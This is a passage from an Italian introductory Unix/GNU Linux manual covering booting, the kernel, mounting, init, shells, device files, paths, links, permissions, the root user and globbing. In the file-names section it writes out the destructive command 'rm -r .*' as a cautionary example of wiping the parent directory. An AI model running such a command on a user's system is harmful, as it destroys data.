- alcuni programmi di servizio (*utility*) per la gestione del sistema;
- un sistema di gestione delle stampe;
- strumenti di sviluppo software (C/C++).

19.4.1 Avvio

Il ***boot*** è il modo con cui un sistema operativo può essere avviato quando l'elaboratore viene acceso. Di solito, il software registrato su ROM degli elaboratori basati sull'uso di unità di memorizzazione di massa ad accesso diretto, è fatto in modo da eseguire le istruzioni contenute nel primo settore, della prima di tali unità previste. Questo settore è noto come MBR (*Master boot record*). Il codice contenuto nel settore di avvio provvede all'esecuzione del kernel (lo avvia).

La parola *boot* è il risultato dell'abbreviazione di *bootstrap*. La parola, usata normalmente al plurale, si riferisce alle linguette degli stivali che servono a calzarli (calzastivali), senza bisogno di aiuto da parte di una seconda persona. Questo fa sì che il termine venga usato in inglese anche per esprimere il concetto di «cavarsela da soli», che spiega il motivo della scelta nel contesto informatico.
In base all'analogia, anche se il suo utilizzo è desueto, è il caso di osservare che il *bootstrap* è il programma o il codice che si prende cura del caricamento del sistema operativo. Pertanto, sarebbe come dire che programmi come LILO e GRUB, installano il *bootstrap*.

Con un sistema GNU installato in un elaboratore x86, la configurazione e la gestione del sistema di avvio viene fatta principalmente attraverso:

- LILO, che è in grado di predisporre un settore di avvio su un dischetto, sull'MBR o sul primo settore della partizione contenente un sistema GNU/Linux;
- GRUB, che è funzionalmente simile a LILO, ma è adatto anche per GNU/Hurd;
- SYSLINUX, che permette di avviare facilmente l'esecuzione di un kernel Linux da un dischetto Dos o da un CD/DVD.

19.4.2 Kernel

Il kernel, come suggerisce il nome, è il nocciolo del sistema operativo. I programmi utilizzano il kernel per le loro attività e in questa maniera sono sollevati dall'agire direttamente con l'hardware. In un sistema GNU/Linux, di solito, è costituito da un file unico, il cui nome potrebbe essere '`vmlinuz`' (oppure '`zImage`', '`bzImage`' e altri), ma può comprendere anche moduli aggiuntivi, per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.

Quando il kernel viene avviato (attraverso il sistema di avvio), esegue una serie di controlli diagnostici in base ai tipi di dispositivi (componenti hardware) per i quali è stato predisposto, quindi innesta (*mount*) il file system principale (*root*) e infine avvia la procedura di inizializzazione del sistema (Init).

19.4.3 File system

Il file system è il modo con cui sono organizzati i dati all'interno di un disco o di una sua partizione. Nei sistemi operativi Unix non esiste la possibilità di distinguere tra un'unità di memorizzazione e un'altra, come avviene nel Dos, in cui i dischi o le partizioni sono contrassegnati da una lettera dell'alfabeto ('`A:`', '`B:`', '`C:`'). Nei sistemi Unix, tutti i file system cui si vuole poter accedere devono essere concatenati assieme, in modo da formare un solo file system globale.

Quando un sistema Unix viene avviato, si attiva il file system principale, o *root*, quindi possono essere collegati a questo altri file system a partire da una directory o sottodirectory di quella principale. Dal momento che per accedere ai dati di un file system diverso da quello principale occorre che questo sia collegato, nello stesso modo, per poter rimuovere l'unità di memorizzazione contenente questo file system, occorre interrompere il collegamento. Ciò significa che, nei sistemi Unix, non si può inserire un dischetto, accedervi immediatamente e


toglierlo quando si vuole: occorre dire al sistema di collegare il file system del dischetto, quindi lo si può usare come parte dell'unico file system globale. Al termine si deve interrompere questo collegamento e solo allora si può rimuovere il dischetto.

Figura 19.2. Collegamento di un file system secondario in corrispondenza di un punto di innesto (o *mount point*).

file system principale

file system secondario

punto di innesto

(mount point)

L'operazione con cui si collega un file system secondario nel file system globale viene detta *mount*, per cui si utilizza normalmente il verbo ***montare*** o innestare con questo significato; l'operazione inversa viene detta *unmount* e conseguentemente si utilizza il verbo ***smontare*** o staccare. La directory a partire dalla quale si inserisce un altro file system è il *mount point*, che potrebbe essere definito come il ***punto di innesto***.

19.4.4 Inizializzazione e gestione dei processi

I sistemi Unix funzionano generalmente in multiprogrammazione, ovvero *multitasking*, pertanto sono in grado di eseguire diversi programmi, o processi elaborativi, contemporaneamente. Per poter realizzare questo, oltre alla gestione interna al kernel, esiste esternamente un gestore dei processi elaborativi: Init, realizzato in pratica dall'eseguibile '`init`', che viene avviato subito dopo l'attivazione del file system principale, allo scopo di occuparsi di eseguire la procedura di inizializzazione del sistema. In pratica, esegue una serie di istruzioni necessarie alla configurazione corretta del sistema particolare che si sta avviando.

19.4.5 Demone

Molti servizi sono svolti da programmi che vengono avviati durante la fase di inizializzazione del sistema e quindi compiono silenziosamente la loro attività. Questi programmi sono detti ***demoni*** (*daemon*).

19.4.6 Gestione dei servizi di rete

Nei sistemi Unix la gestione della rete è un elemento essenziale e normalmente presente. I servizi di rete vengono svolti da una serie di demoni attivati in fase di inizializzazione del sistema. Nei sistemi GNU, i servizi di rete sono controllati fondamentalmente da tre programmi:

- il supervisore dei servizi di rete, costituito normalmente dal demone '**`inetd`**', che si occupa di attivare di volta in volta, quando necessario, alcuni demoni che poi gestiscono servizi specifici;
- il TCP wrapper, costituito normalmente dal programma eseguibile '**`tcpd`**', che si occupa di controllare e filtrare l'utilizzazione dei servizi offerti dal proprio sistema contro gli accessi indesiderati;
- Portmapper, costituito normalmente dal demone '**`rpc.portmap`**', oppure solo '**`portmap`**', che si occupa del protocollo RPC (*Remote procedure call*).

Un servizio molto importante nelle reti locali consente di condividere porzioni di file system da e verso altri elaboratori connessi. Questo si ottiene normalmente con il protocollo NFS che permette quindi di realizzare dei file system di rete.

19.4.7 Registrazione e controllo degli accessi

I sistemi Unix, oltre che essere in multiprogrammazione sono anche multiutente, cioè possono essere usati da più utenti contemporaneamente. La multiutenza dei sistemi Unix è da considerare nel modo più ampio possibile, nel senso che si può accedere all'utilizzo dell'elaboratore attraverso la console, terminali locali connessi attraverso porte seriali (eventualmente anche attraverso la mediazione di modem), terminali locali o remoti connessi attraverso una rete.

In queste condizioni, il controllo dell'utilizzazione del sistema è essenziale. Per questo, ogni utente che accede deve essere stato registrato precedentemente, con un nome e una parola d'ordine, o *password*.

La fase in cui un utente viene riconosciuto e quindi gli viene consentito di agire, è detta ***login***.[1] Così, la conclusione dell'attività da parte di un utente è detta ***logout***.

19.4.8 Shell: interprete dei comandi

Ciò che permette a un utente di interagire con un sistema operativo è la shell, che si occupa di interpretare ed eseguire i comandi dati dall'utente.

Dal punto di vista pratico, il funzionamento di un sistema Unix dipende molto dalla shell utilizzata, di conseguenza, la scelta della shell è molto importante. La shell tipica dei sistemi Unix è una shell derivata da quella di Bourne, possibilmente aderente allo standard POSIX: la shell POSIX. Nei sistemi GNU la shell tipica è Bash (il programma eseguibile '**`bash`**'), la quale è conforme allo standard POSIX.

Una shell Unix normale svolge i compiti seguenti:

- mostra l'invito, o *prompt*, all'inserimento dei comandi;
- interpreta la riga di comando data dall'utente;

- esegue delle sostituzioni, in base ai caratteri jolly e alle variabili di ambiente;[2]
- mette a disposizione alcuni comandi interni;
- mette in esecuzione i programmi;
- gestisce la ridirezione dell'input e dell'output;
- è in grado di interpretare ed eseguire dei file script.

19.4.9 Programmi di servizio per la gestione del sistema

I comandi interni di una shell non bastano per svolgere tutte le attività di amministrazione del sistema. I programmi di servizio (*utility*) sono quelli che di solito hanno piccole dimensioni, sono destinati a scopi specifici di amministrazione del sistema o anche solo di uso comune.

I programmi di servizio di uso comune sono contenuti solitamente all'interno delle directory '`/bin/`' e '`/usr/bin/`'. Quelli riservati all'uso da parte dell'amministratore del sistema, l'utente '**`root`**', sono contenuti normalmente in '`/sbin/`' e '`/usr/sbin/`' dove la lettera «s» iniziale, sta per *superuser*, con un chiaro riferimento all'amministratore.

19.4.10 Gestione della stampa

I sistemi operativi in multiprogrammazione (*multitasking*) predisposti per l'uso di una stampante, di norma gestiscono questa funzione attraverso una coda di stampa (*spool*). Tradizionalmente, i sistemi Unix utilizzano un demone denominato '**`lpd`**' per la gestione della stampa, in grado anche di ricevere richieste di stampa remote e di inviare richieste di stampa a elaboratori remoti.

19.4.11 Strumenti di sviluppo software

Tutti i sistemi operativi devono avere un mezzo per produrre del software. In particolare, un sistema operativo Unix deve essere in grado di compilare programmi scritti in linguaggio C/C++. Gli strumenti di sviluppo dei sistemi Unix, composti da un compilatore in linguaggio C/C++ e da altri programmi di contorno, sono indispensabili per poter installare del software distribuito in forma sorgente non compilata.

19.5 Arresto o riavvio del sistema

Qualunque sistema operativo in multiprogrammazione, tanto più se anche multiutente, deve prevedere una procedura di arresto del sistema che si occupi di chiudere tutte le attività in corso prima di consentire lo spegnimento fisico dell'elaboratore.

Normalmente, in un sistema Unix solo l'utente '**`root`**' può avviare la procedura di arresto del sistema con il comando seguente:

```
# shutdown -h now [Invio]
```

Per richiedere il riavvio del sistema:

```
# shutdown -r now [Invio]
```

Con un sistema GNU/Linux installato su un elaboratore con architettura x86, di solito è possibile usare la combinazione di tasti [*Ctrl Alt Canc*] per riavviare il sistema. In questo modo, anche un utente comune ha modo di spegnere il sistema senza creare danni.

19.6 Dispositivi

I vari componenti hardware di un elaboratore, sono rappresentati in un sistema Unix come file di dispositivo, contenuti normalmente nella directory '`/dev/`' (*device*). Quando si vuole accedere direttamente a un dispositivo, lo si fa utilizzando il nome del file di dispositivo corrispondente.

Esistono due categorie fondamentali di file di dispositivo:

- a carattere, cioè in grado di gestire i dati in blocchetti di un solo byte per volta;
- a blocchi, cioè in grado di gestire i dati solo in blocchi (settori) di una dimensione fissa.

Il dispositivo a caratteri tipico è la console o la porta seriale, mentre il dispositivo a blocchi tipico è l'unità di memorizzazione di massa ad accesso diretto. A titolo di esempio, la tabella 19.3 mostra l'elenco di alcuni nomi di file di dispositivo di un sistema GNU/Linux.

Tabella 19.3. Alcuni nomi di dispositivo utilizzati da GNU/Linux.

Dispositivo	Descrizione
'`/dev/fd0`'	la prima unità a dischetti
'`/dev/fd0u1440`'	unità a dischetti con l'indicazione esplicita del formato: 1440 Kibyte
'`/dev/hda`'	il primo disco fisso ATA (IDE)
'`/dev/hda1`'	la prima partizione del primo disco fisso ATA (IDE)
'`/dev/hdb`'	il secondo disco fisso ATA (IDE)
'`/dev/sda`'	il primo disco SCSI, USB o SATA
'`/dev/sda1`'	la prima partizione del primo disco SCSI, USB o SATA
'`/dev/lp0`'	la prima porta parallela dal punto di vista di GNU/Linux
'`/dev/lp1`'	la seconda porta parallela dal punto di vista di GNU/Linux
'`/dev/ttyS0`'	la prima porta seriale

Alcuni file di dispositivo non fanno riferimento a componenti hardware veri e propri. Il più noto di questi è '`/dev/null`' utilizzato come fonte per il «nulla» o come pattumiera senza fondo.

I nomi utilizzati per distinguere i file di dispositivo, sono stati scelti in base a qualche criterio

mnemonico e all'uso più frequente. Tuttavia non è detto che un dispositivo debba chiamarsi in un modo rispetto a un altro.

Sotto questo aspetto, le distribuzioni GNU/Linux non sono tutte uguali: ognuna interpreta in qualche modo questi nomi. Per fare un esempio, il dispositivo corrispondente all'unità a dischetti da 1440 Kibyte, può corrispondere a questi nomi differenti:

- '`/dev/fd0H1440`' per la distribuzione Red Hat;
- '`/dev/fd0u1440`' per le distribuzioni Slackware, Debian e SuSE (è anche la sigla indicata nei sorgenti del kernel).

Le cose si complicano ancora di più quando si ha a che fare con sistemi Unix differenti. Quindi: attenzione!

Le unità di memorizzazione di massa, ad accesso diretto,[3] sono dispositivi come gli altri, ma possono essere trattati in due modi diversi a seconda delle circostanze: possono essere viste come dei file enormi, oppure come contenitori di file (attraverso l'organizzazione di un file system).


La visione che normalmente si ha delle unità di memorizzazione contenenti file e directory è un'astrazione gestita automaticamente dal sistema operativo. Questa astrazione si chiama file system.

19.7 File e directory

Tutto ciò che è contenuto in un file system Unix è in forma di file: anche una directory è un file.

Quando si vuole fare riferimento a un file nel senso stretto del termine, ovvero un archivio di dati, se si vuole evitare qualunque ambiguità si utilizza il termine file normale, o *regular file*.

Una directory è un file speciale contenente riferimenti ad altri file. I dati contenuti in un file system sono organizzati in forma gerarchica schematizzabile attraverso un ***albero***, ovvero un tipo particolare di ***grafo orientato*** che parte da una radice e si sviluppa in rami e nodi. La figura 19.4 mostra lo schema di un albero.

Figura 19.4. Albero.

La radice è il nodo principale di questo grafo orientato, i rami rappresentano il collegamento (la discendenza) dei nodi successivi con quello di origine (il genitore). La radice corrisponde a una directory, mentre i nodi successivi possono essere directory, file di dati o file di altro genere.

Per identificare un nodo (file o directory) all'interno di questa gerarchia, si definisce il percorso (*path*). Il percorso è espresso da una sequenza di nomi di nodi che devono essere attraversati, separati da una barra obliqua ('/'). Il percorso 'idrogeno/carbonio/ossigeno' rappresenta un attraversamento dei nodi 'idrogeno', 'carbonio' e 'ossigeno'.

Dal momento che il grafo di un sistema del genere ha un nodo di origine corrispondente alla radice, si distinguono due tipi di percorsi: relativo e assoluto.

- ***Percorso relativo***

  Un percorso è relativo quando parte dalla posizione corrente (o attuale) del grafo per raggiungere la destinazione desiderata. Nel caso dell'esempio precedente, 'idrogeno/carbonio/ossigeno' indica di attraversare il nodo 'idrogeno' inteso come discendente della posizione corrente e quindi gli altri.


- ***Percorso assoluto***

  Un percorso è assoluto quando parte dalla radice.

Il nodo della radice non ha un nome come gli altri: viene rappresentato con una sola barra obliqua ('/'), di conseguenza, un percorso che inizia con tale simbolo, è un percorso assoluto. Per esempio, '/cloro/sodio' indica un percorso assoluto che parte dalla radice per poi attraversare 'cloro' e quindi raggiungere 'sodio'.

Un albero è un grafo orientato, nel senso che i rami hanno una direzione (archi orientati), ovvero ogni nodo ha un genitore e può avere dei discendenti e il nodo radice rappresenta l'origine. Quando in un percorso si vuole tornare indietro verso il nodo genitore, non si usa il nome di questo, ma un simbolo speciale rappresentato da due punti in sequenza ('..'). Per esempio, '../potassio' rappresenta un percorso relativo in cui si raggiunge il nodo finale, 'potassio', passando prima per il nodo genitore della posizione corrente.

In alcuni casi, per evitare equivoci, può essere utile poter identificare il nodo della posizione corrente. Il simbolo utilizzato è un punto singolo ('.'). Per cui, il percorso 'idrogeno/carbonio/ossigeno' è esattamente uguale a './idrogeno/carbonio/ossigeno'.

Figura 19.5. Uno schema compatibile con gli esempi descritti.

19.7.1 Collegamenti

Un albero è tale purché esista uno e un solo percorso dalla radice a un qualunque altro nodo. Nei file system Unix non è necessariamente così; pertanto sono schematizzabili attraverso grafi orientati, ma non necessariamente degli alberi. Infatti è possibile inserire dei collegamenti aggiuntivi, o *link*, che permettono l'utilizzo di percorsi alternativi. Si distinguono due tipi di questi collegamenti: simbolici e fisici (*hard*).

- ***Collegamenti fisici***, ***hard link***

  Un collegamento fisico, o *hard link*, è un collegamento che una volta creato ha lo stesso livello di importanza di quelli originali e non è distinguibile da quelli.

- ***Collegamento simbolico***, ***link simbolico***, ***symlink***

  Il collegamento simbolico, o *link* simbolico, è un file speciale contenente un riferimento a un altro percorso e quindi a un altro nodo del grafo di directory e file.

quando si preferisce l'uso di collegamenti simbolici, lo si fa per poter distinguere la realtà (o meglio l'origine) dalla finzione: utilizzando un collegamento simbolico si dichiara apertamente che si sta indicando un'alternativa e non si perde di vista il percorso originale.

19.7.2 Nomi dei file

Non esiste una regola generale precisa che stabilisca quali siano i caratteri che possono essere usati per nominare un file. Esiste solo un modo per cercare di stare fuori dai guai: il simbolo '`/`' non deve essere utilizzato essendo il modo con cui si separano i nomi all'interno di un percorso; inoltre conviene limitarsi all'uso dell'alfabeto latino non accentato, dei numeri, del punto e del trattino basso.

Per convenzione, nei sistemi Unix i file che iniziano con un punto sono classificati come nascosti, perché vengono mostrati e utilizzati solo quando sono richiesti espressamente.

I file che iniziano con un punto sono nascosti per una buona ragione: si vuole evitare che utilizzando i caratteri jolly si faccia riferimento alla directory stessa ('`.`') e alla directory genitrice ('`..`'). Per tale ragione, si deve fare molta attenzione quando si vuole fare riferimento a questi file nascosti. Il comando '**`rm -r .*`**' non si limita a eliminare i file e le directory che iniziano con un solo punto iniziale, ma (a meno che il programma sia stato predisposto per evitare incidenti) elimina anche '`.`', ma soprattutto '`..`', cioè tutto il contenuto della directory genitrice!

19.7.3 Permessi

I file di un file system Unix appartengono simultaneamente a un utente e a un gruppo di utenti. Per questo si parla di utente e gruppo proprietari, oppure semplicemente di proprietario e di gruppo.

L'utente proprietario può modificare i permessi di accesso ai suoi file, limitando questi anche per se stesso. Si distinguono tre tipi di accesso: lettura, scrittura, esecuzione. Il significato del tipo di accesso dipende dal file cui questo si intende applicare.

Per i file normali:

- l'accesso in lettura permette di leggerne il contenuto;
- l'accesso in scrittura permette di modificarne il contenuto;
- l'accesso in esecuzione permette di eseguirlo, se si tratta di un eseguibile binario o di uno script di qualunque tipo.

Per le directory:

- l'accesso in lettura permette di leggerne il contenuto, ovvero di poter conoscere l'elenco dei file in esse contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto, ovvero di creare, eliminare e rinominare dei file;
- l'accesso in «esecuzione» permette di attraversare una directory, pertanto diventa un permesso di attraversamento, ovvero un permesso di accesso.

I permessi di un file permettono di attribuire privilegi differenti per gli utenti, a seconda che si tratti del proprietario del file, di utenti appartenenti al gruppo proprietario[4], oppure si tratti di utenti diversi. Così, per ogni file, un utente può ricadere in una di queste tre categorie: proprietario, gruppo o utente diverso.

I permessi si possono esprimere in due forme alternative: attraverso una stringa alfabetica oppure un numero.

I permessi possono essere rappresentati attraverso una stringa di nove caratteri in cui possono apparire le lettere '**`r`**', '**`w`**', '**`x`**', oppure un trattino ('**`-`**'). La presenza della lettera '**`r`**' indica un permesso di lettura, la lettera '**`w`**' indica un permesso di scrittura, la lettera '**`x`**' indica un permesso di esecuzione o di attraversamento.

I primi tre caratteri della stringa rappresentano i privilegi concessi al proprietario stesso, il gruppetto di tre caratteri successivo rappresenta i privilegi degli utenti appartenenti al gruppo, il gruppetto finale di tre caratteri rappresenta i privilegi concessi agli altri utenti.


Figura 19.6. Associazione tra le classi di utenti e i permessi secondo lo schema tradizionale dei sistemi Unix.

I permessi possono essere rappresentati attraverso una serie di tre cifre numeriche, in cui la prima rappresenta i privilegi dell'utente proprietario, la seconda quelli del gruppo e la terza quelli degli altri utenti. Il permesso di lettura corrisponde al numero quattro, il permesso di scrittura corrisponde al numero due, il permesso di esecuzione o attraversamento corrisponde al numero uno. Il numero che rappresenta il permesso attribuito a un tipo di utente, si ottiene sommando i numeri corrispondenti ai privilegi che si vogliono concedere.

Tabella 19.7. Esempi di rappresentazione di permessi.

Stringa	Numero	Descrizione
'`rw-r--r--`'	'`644`'	L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre sia gli appartenenti al gruppo, sia gli altri utenti, possono solo accedervi in lettura.
'`rwxr-x---`'	'`750`'	L'utente proprietario può accedervi in lettura, scrittura ed esecuzione (4+2+1); gli utenti appartenenti al gruppo possono accedervi in lettura e in esecuzione (4+1); gli altri utenti non possono accedervi in alcun modo.
'`rw-------`'	'`600`'	L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre tutti gli altri non possono accedervi affatto.

19.7.4 Permessi speciali: S-bit

I permessi dei file sono memorizzati in una sequenza di 9 bit, dove ogni gruppetto di tre rappresenta i permessi per una categoria di utenti (il proprietario, il gruppo, gli altri).

Assieme a questi 9 bit ne esistono altri tre, posti all'inizio, che permettono di indicare altrettante modalità: SUID (*Set user identifier*), SGID (*Set group identifier*) e Sticky (*Save text image*). Si tratta di attributi speciali che riguardano prevalentemente i file eseguibili. Solitamente non vengono usati e per lo più gli utenti comuni ignorano che esistano.

Quanto descritto, serve in questa fase a conoscere il motivo per il quale spesso i permessi espressi in forma numerica (ottale) sono di quattro cifre, con la prima che normalmente è azzerata (l'argomento viene ripreso nel capitolo 180).

Per esempio, la modalità '`0644`' rappresenta il permesso per l'utente proprietario di accedervi in lettura e scrittura, mentre agli altri utenti si concede di accedervi in sola lettura.

L'indicazione della presenza di questi bit attivati può essere vista anche nelle rappresentazioni in forma di stringa. L'elenco seguente mostra il numero ottale e la sigla corrispondente.

- SUID = 4 = '`--s------`'
- SGID = 2 = '`-----s---`'
- Sticky = 1 = '`--------t`'

Come si può osservare, questa indicazione prende il posto del permesso di esecuzione. Nel caso in cui il permesso di esecuzione corrispondente non sia attivato, la lettera ('`s`' o '`t`') appare maiuscola.

19.7.5 Date

Tra gli attributi di un file ci sono anche tre indicazioni data-orario:

- la data e l'ora di creazione: viene modificata in particolare quando si cambia lo stato del file (permessi e proprietà) e si riferisce precisamente al cambiamento di inode (che viene descritto più avanti);
- la data e l'ora di modifica: viene modificata quando si modifica il contenuto del file;

- la data e l'ora di accesso: viene modificata quando si accede al file anche solo in lettura.

19.8 Utenza e accesso

Una volta avviato un sistema Unix, prima che sia disponibile l'invito della shell, ovvero il *prompt*, occorre che l'utente sia riconosciuto dal sistema, attraverso la procedura di accesso (*login*). Quello che viene chiesto è l'inserimento del nome dell'utente (così come è stato registrato) e subito dopo la parola d'ordine (*password*) abbinata a quell'utente. Eccezionalmente può trattarsi di un utente senza parola d'ordine, così come avviene per i mini sistemi a dischetti fatti per consentire le operazioni di manutenzione eccezionale.

Si distingue solo tra due tipi di utenti: l'amministratore, il cui nome è '**`root`**', e gli altri utenti comuni. L'utente '**`root`**' non ha alcun limite di azione, gli altri utenti dipendono dai permessi attribuiti ai file (e alle directory) oltre che dai vincoli posti direttamente da alcuni programmi.

In teoria, è possibile usare un elaboratore personale solo utilizzando i privilegi dell'utente '**`root`**'. In pratica, questo non conviene perché si perde di vista il significato della gestione dei permessi sui file e sulle directory, ma soprattutto si rendono vani i sistemi di sicurezza predefiniti contro gli errori. Chi ha usato un sistema Dos può comprendere meglio questo concetto se pensa a cosa succede quando si esegue un comando come quello seguente:

`C:\>` **`DEL *.*`** [*Invio*]

Prima di iniziare la cancellazione, il Dos chiede una conferma ulteriore, proprio perché non esiste alcun tipo di controllo. In un sistema Unix, di solito ciò non avviene: la cancellazione inizia immediatamente senza richiesta di conferme. Se i permessi consentono la cancellazione dei file solo all'utente '**`root`**', un utente registrato in modo diverso non può fare alcun danno.

In conclusione, l'utente '**`root`**' deve stare molto attento a quello che fa proprio perché può accedere a qualunque funzione o file del sistema, inoltre il sistema non pone alcuna obiezione al suo comportamento. Invece, un utente comune è vincolato dai permessi sui file e dai programmi che possono impedirgli di eseguire certe attività, di conseguenza, è possibile lavorare con meno attenzione.

19.8.1 Comandi «adduser» o «useradd»

Di solito, nelle distribuzioni GNU si trova il programma di servizio '**`adduser`**', oppure '**`useradd`**', che consente all'utente '**`root`**' di aggiungere un nuovo utente. Per rispettare la tradizione, il nome dell'utente di un sistema Unix non deve superare gli otto caratteri. In generale questo vincolo non sussiste nelle versioni recenti dei sistemi Unix; tanto meno nei sistemi GNU; tuttavia, alle volte si incontrano ancora vecchi programmi che hanno qualcosa a che fare con le utenze e possono risentire di questa limitazione.[5]

Normalmente, quando si usano programmi come '**`adduser`**', o '**`useradd`**', di solito è sufficiente specificare il nominativo dell'utente che si crea, lasciando eventualmente tutti gli altri dati richiesti al loro valore predefinito. Dopo la prima installazione di un sistema Unix è importante creare il proprio utente personale per poter usare il sistema senza tutti i privilegi che ha l'amministratore.

19.8.2 Comando «exit»

La shell comprende solitamente il comando '**exit**' che ne termina l'esecuzione. Se si tratta di una shell avviata automaticamente subito dopo l'accesso, il sistema provvede poi ad avviare nuovamente la procedura di accesso.

19.9 Interpretazione dei comandi

Come già è stato indicato, l'interpretazione dei comandi è compito della shell. L'interpretazione dei comandi implica la sostituzione di alcuni simboli che hanno un significato speciale.

19.9.1 File globbing

Il ***glob*** (o *globbing*) è il metodo attraverso il quale, tramite un modello simbolico, è possibile indicare un gruppo di nomi di file. Corrisponde all'uso dei caratteri jolly del Dos, con la differenza fondamentale che è la shell a occuparsi della loro sostituzione e non i programmi. Di solito, si possono utilizzare i simboli seguenti:

*	l'asterisco rappresenta un gruppo qualsiasi di caratteri, compreso il punto, purché questo punto non si trovi all'inizio del nome;
?	il punto interrogativo rappresenta un carattere qualsiasi, compreso il punto, purché questo punto non si trovi all'inizio del nome;
[...]	le parentesi quadre permettono di rappresentare un carattere qualsiasi tra quelli contenuti al loro interno, o un intervallo di caratteri possibili.

Dal momento che è la shell a eseguire la sostituzione dei caratteri jolly, la sintassi tipica di un programma di servizio è la seguente:

programma [***opzioni***] [***file***...]

